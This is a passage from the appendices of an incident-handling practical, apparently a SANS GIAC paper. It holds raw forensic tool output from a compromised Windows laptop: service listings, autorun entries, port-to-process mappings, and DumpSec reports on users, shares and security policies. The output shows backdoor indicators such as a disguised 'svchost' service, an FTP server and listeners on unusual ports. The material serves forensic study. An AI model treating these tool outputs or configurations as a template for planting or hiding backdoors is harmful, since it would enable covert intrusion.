      STATE         : 4  RUNNING
                          (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Irmon
DISPLAY_NAME: Infrared Monitor
Supports infrared devices installed on the computer and detects other devices
that are in range.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: lanmanserver
DISPLAY_NAME: Server
Provides RPC support and file, print, and named pipe sharing.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: lanmanworkstation
DISPLAY_NAME: Workstation
Provides network connections and communications.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0
```

© SANS Institute 2003, Author retains full rights.

```
SERVICE_NAME: LmHosts
DISPLAY_NAME: TCP/IP NetBIOS Helper Service
Enables support for NetBIOS over TCP/IP (NetBT) service and NetBIOS name
resolution.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Messenger
DISPLAY_NAME: Messenger
Sends and receives messages transmitted by administrators or by the Alerter
service.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: mnmsrvc
DISPLAY_NAME: NetMeeting Remote Desktop Sharing
Allows authorized people to remotely access your Windows desktop using
NetMeeting.
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: MSDTC
DISPLAY_NAME: Distributed Transaction Coordinator
Coordinates transactions that are distributed across two or more databases,
message queues, file systems, or other transaction protected resource
managers.
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: MSIServer
DISPLAY_NAME: Windows Installer
Installs, repairs and removes software according to instructions contained in
.MSI files.
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

© SANS Institute 2003, Author retains full rights.

```
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: navapsvc
DISPLAY_NAME: Norton AntiVirus Auto Protect Service
Handles Norton AntiVirus Auto-Protect events.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: NetDDE
DISPLAY_NAME: Network DDE
Provides network transport and security for dynamic data exchange (DDE).
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: NetDDEdsdm
DISPLAY_NAME: Network DDE DSDM
Manages shared dynamic data exchange and is used by Network DDE
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Netlogon
DISPLAY_NAME: Net Logon
Supports pass-through authentication of account logon events for computers in
a domain.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Netman
DISPLAY_NAME: Network Connections
Manages objects in the Network and Dial-Up Connections folder, in which you
can view both local area network and remote connections.
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

© SANS Institute 2003, Author retains full rights.

```
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: NProtectService
DISPLAY_NAME: Norton Unerase Protection
(null)
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: NtLmSsp
DISPLAY_NAME: NT LM Security Support Provider
Provides security to remote procedure call (RPC) programs that use transports
other than named pipes.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: NtmsSvc
DISPLAY_NAME: Removable Storage
Manages removable media, drives, and libraries.
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: PlugPlay
DISPLAY_NAME: Plug and Play
Manages device installation and configuration and notifies programs of device
changes.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: PolicyAgent
DISPLAY_NAME: IPSEC Policy Agent
Manages IP security policy and starts the ISAKMP/Oakley (IKE) and the IP
security driver.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
```

© SANS Institute 2003, Author retains full rights.

```
                        (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: ProtectedStorage
DISPLAY_NAME: Protected Storage
Provides protected storage for sensitive data, such as private keys, to
prevent access by unauthorized services, processes, or users.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                        (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: PSEXESVC
DISPLAY_NAME: PSEXESVC
(null)
        TYPE          : 10 WIN32_OWN_PROCESS
        STATE         : 1  STOPPED
                        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 1077 (0x435)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: RasAuto
DISPLAY_NAME: Remote Access Auto Connection Manager
Creates a connection to a remote network whenever a program references a
remote DNS or NetBIOS name or address.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                        (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: RasMan
DISPLAY_NAME: Remote Access Connection Manager
Creates a network connection.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                        (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: RemoteAccess
DISPLAY_NAME: Routing and Remote Access
Offers routing services to businesses in local area and wide area network
environments.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
```

© SANS Institute 2003, Author retains full rights.

```
      STATE         : 1  STOPPED
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: RemoteRegistry
DISPLAY_NAME: Remote Registry Service
Allows remote registry manipulation.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                         (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: RpcLocator
DISPLAY_NAME: Remote Procedure Call (RPC) Locator
Manages the RPC name service database.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: RpcSs
DISPLAY_NAME: Remote Procedure Call (RPC)
Provides the endpoint mapper and other miscellaneous RPC services.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: RSVP
DISPLAY_NAME: QoS RSVP
Provides network signaling and local traffic control setup functionality for
QoS-aware programs and control applets.
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: SamSs
DISPLAY_NAME: Security Accounts Manager
Stores security information for local user accounts.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
```

© SANS Institute 2003, Author retains full rights.

```
                        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: SBService
DISPLAY_NAME: ScriptBlocking Service
(null)
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: SCardDrv
DISPLAY_NAME: Smart Card Helper
Provides support for legacy smart card readers attached to the computer.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: SCardSvr
DISPLAY_NAME: Smart Card
Manages and controls access to a smart card inserted into a smart card reader
attached to the computer.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Schedule
DISPLAY_NAME: Task Scheduler
Enables a program to run at a designated time.
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 4  RUNNING
                        (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: seclogon
DISPLAY_NAME: RunAs Service
Enables starting processes under alternate credentials
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 4  RUNNING
                        (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
```

© SANS Institute 2003, Author retains full rights.

```
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: SENS
DISPLAY_NAME: System Event Notification
Tracks system events such as Windows logon, network, and power events.
Notifies COM+ Event System subscribers of these events.
        TYPE          : 20 WIN32_SHARE_PROCESS
        STATE         : 4  RUNNING
                             (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: Serv-U
DISPLAY_NAME: Serv-U FTP Server
Provides FTP services and allows remote FTP clients to connect to this
computer
        TYPE          : 10 WIN32_OWN_PROCESS
        STATE         : 4  RUNNING
                             (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: SharedAccess
DISPLAY_NAME: Internet Connection Sharing
Provides network address translation, addressing, and name resolution
services for all computers on your home network through a dial-up connection.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
        STATE         : 1  STOPPED
                             (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 1077 (0x435)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: Spooler
DISPLAY_NAME: Print Spooler
Loads files to memory for later printing.
        TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                             (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: StiSvc
DISPLAY_NAME: Still Image Service
(null)
        TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
```

© SANS Institute 2003, Author retains full rights.

```
                            (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: svchost
DISPLAY_NAME: FireDaemon Service: svchost
(null)
        TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                            (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: SysmonLog
DISPLAY_NAME: Performance Logs and Alerts
Configures performance logs and alerts.
        TYPE          : 10 WIN32_OWN_PROCESS
        STATE         : 1  STOPPED
                            (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 1077 (0x435)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: TapiSrv
DISPLAY_NAME: Telephony
Provides Telephony API (TAPI) support for programs that control telephony
devices and IP based voice connections on the local computer and, through the
LAN, on servers that are also running the service.
        TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
        STATE         : 4  RUNNING
                            (STOPPABLE,PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: TlntSvr
DISPLAY_NAME: Telnet
Allows a remote user to log on to the system and run console programs using
the command line.
        TYPE          : 10 WIN32_OWN_PROCESS
        STATE         : 1  STOPPED
                            (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 1077 (0x435)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT    : 0x0
        WAIT_HINT     : 0x0

SERVICE_NAME: TrkWks
DISPLAY_NAME: Distributed Link Tracking Client
Sends notifications of files moving between NTFS volumes in a network domain.
        TYPE          : 20 WIN32_SHARE_PROCESS
```

© SANS Institute 2003, Author retains full rights.

```
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: UPS
DISPLAY_NAME: Uninterruptible Power Supply
Manages an uninterruptible power supply (UPS) connected to the computer.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: UtilMan
DISPLAY_NAME: Utility Manager
Starts and configures accessibility tools from one window
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: W32Time
DISPLAY_NAME: Windows Time
Sets the computer clock.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: WinMgmt
DISPLAY_NAME: Windows Management Instrumentation
Provides system management information.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Wmi
DISPLAY_NAME: Windows Management Instrumentation Driver Extensions
Provides systems management information to and from drivers.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

© SANS Institute 2003, Author retains full rights.

```
WIN32_EXIT_CODE     : 0  (0x0)
SERVICE_EXIT_CODE : 0  (0x0)
CHECKPOINT    : 0x0
WAIT_HINT     : 0x0
```

4. Autoruns:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit
+ C:\WINNT\system32\userinit.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
\
HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Windows\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
+ tp4mon.exe
+ mobsync.exe /logon
+ %SystemRoot%\System32\ibmpmsvc.exe -helper
+ ltcm000c.exe 9
+ Promon.exe
+ RunDll32 cwcprops.cpl,CrystalControlWnd
+ RunDll32 C:\PROGRA~1\ThinkPad\UTILIT~1\pwrmonit.dll,StartPwrMonitor
+ C:\PROGRA~1\ThinkPad\UTILIT~1\TP98.EXE /s
+ C:\PROGRA~1\ThinkPad\UTILIT~1\tphkmgr.exe
+ PRPCUI.exe
+ C:\WINNT\TPPALDR.EXE
+ C:\Program Files\Real\RealPlayer\RealPlay.exe SYSTEMBOOTHIDEPLAYER
+ C:\Program Files\BroadJump\Client Foundation\CFD.exe
+ "C:\Program Files\Support.com\bin\tgcmd.exe" /server /nosystray
/deaf
+ mcfg.exe
+ C:\Program Files\MSHlp9\W32Config\.\Network32.exe
+ "C:\Program Files\Common Files\Symantec Shared\ccApp.exe"
+ "C:\Program Files\Common Files\Symantec Shared\ccRegVfy.exe"
+ C:\PROGRA~1\NORTON~2\AdvTools\ADVCHK.EXE
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\
C:\Documents and Settings\All Users\Start Menu\Programs\Startup
+ AUTOCHK.LNK -> C:\CFGSAFE\AUTOCHK.EXE
+ EPSON Status Monitor 3.2 Environment Check.lnk ->
C:\WINNT\system32\spool\drivers\w32x86\3\E_SRCV03.EXE
+ Microsoft Office.lnk -> C:\PROGRA~1\MICROS~2\Office\OSA9.EXE
C:\Documents and Settings\johnd\Start Menu\Programs\Startup
+ Medic.lnk -> C:\Program Files\Road Runner\Medic\RRMedic.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Windows\Load
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServic
es\
+ mcfg.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServic
esOnce\
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\
C:\WINNT\win.ini
```

5. Fport:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
812   winmgnt         ->  22    TCP   C:\WINNT\system32\wins\winmgnt.exe
384   svchost         ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System          ->  139   TCP
8     System          ->  445   TCP
796   MSTask          ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System          ->  1027  TCP
1320  ccApp           ->  1028  TCP   C:\Program Files\Common Files\Symantec
Shared\ccApp.exe
916   svchost         ->  5789  TCP   c:\winnt\system32\os2\dll\packs\svchost.exe
1312  Network32       ->  17267 TCP   C:\Program Files\MSHlp9\W32Config\Network32.exe
1312  Network32       ->  44444 TCP   C:\Program Files\MSHlp9\W32Config\Network32.exe

384   svchost         ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System          ->  137   UDP
8     System          ->  138   UDP
8     System          ->  445   UDP
228   lsass           ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services        ->  1026  UDP   C:\WINNT\system32\services.exe
```

6. Dumpsec users:

```
6/25/2003 5:52 PM - Somarsoft DumpSec (formerly DumpAcl) - \\JDOE (local)
UserName    Groups      GroupType   AccountType PswdCanBeChanged
      PswdLastSetTime   PswdRequired      PswdExpires PswdExpiresTime
      AcctDisabled      AcctLockedOut     AcctExpiresTime   LastLogonTime
      Sid

Administrator     Administrators    Local User  Yes   3/18/2003 8:41 PM Yes
      No    Never No    No    Never 3/10/2003 4:17 PM S-1-5-21-1625953198-
2146521890-1860244429-500
janed Administrators    Local User  Yes   6/18/2002 4:20 PM Yes   No    Never
      No    No    Never 5/21/2003 3:39 PM S-1-5-21-1625953198-2146521890-
1860244429-1001
janed Users Local User  Yes   6/18/2002 4:20 PM Yes   No    Never No    No
      Never 5/21/2003 3:39 PM S-1-5-21-1625953198-2146521890-1860244429-1001
Guest Guests      Local User  No    Never No    No    ?Unknown    Yes   No
      Never Never S-1-5-21-1625953198-2146521890-1860244429-501
johnd Administrators    Local User  Yes   6/20/2003 8:43 AM Yes   Yes
      8/2/2003 7:30 AM  No    No    Never 6/25/2003 5:34 PM S-1-5-21-
1625953198-2146521890-1860244429-1000
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
johnd Users Local User  Yes   6/20/2003 8:43 AM Yes   Yes   8/2/2003 7:30 AM
      No    No    Never 6/25/2003 5:34 PM S-1-5-21-1625953198-2146521890-
1860244429-1000
```

7. Dumpsec shares:

```
6/25/2003 5:50 PM - Somarsoft DumpSec (formerly DumpAcl) - \\JDOE (local)
Share and path    Account     Own   Permission

IPC$= (special admin share)                admin-only (no dacl)

ADMIN$=C:\WINNT (special admin share)                 admin-only (no dacl)

C$=C:\ (special admin share)               admin-only (no dacl)

temp1=C:\temp1 (disktree)                  unprotected (no dacl)
```

8. Dumpsec policies:

```
6/25/2003 5:50 PM - Somarsoft DumpSec (formerly DumpAcl) - \\JDOE (local)
Policies

Account Policies
   Min password len: 0 chars
   Max password age: 42 days
   Min password age: 0 days
   Password history: 0 passwords
   Do not force logoff when logon hours expire
   No account lockout
Audit Policies
   All auditing disabled
   CrashOnAuditFail=False
TrustedDomains
   Current Domain=JDOE
   ==>Current computer not a domain controller
Replication
==>rc=1060 OpenService
System Path Components (in search order)
   C:\WINNT\system32
   C:\WINNT
   C:\WINNT\System32\Wbem
   C:\PROGRAM FILES\THINKPAD\UTILITIES
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
(see KB Q122702)
   RestrictNullSessAccess=TRUE (by default)
   NullSessionShares
      COMCFG
      DFS$
   NullSessionPipes
      COMNAP
      COMNODE
      SQL\QUERY
      SPOOLSS
      LLSRPC
      EPMAPPER
```

© SANS Institute 2003, Author retains full rights.

```
      LOCATOR
      TrkWks
      TrkSvr
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers (see KB
Q155363)
   winreg - Registry Server
```

© SANS Institute 2003, Author retains full rights.

Appendix C – Norton Antivirus Alert and Quarantine Logs

Alert Log:

```
Category: Virus alerts
Date,Feature,Virus Name,Action Taken,Item Type,Target,Suspicious
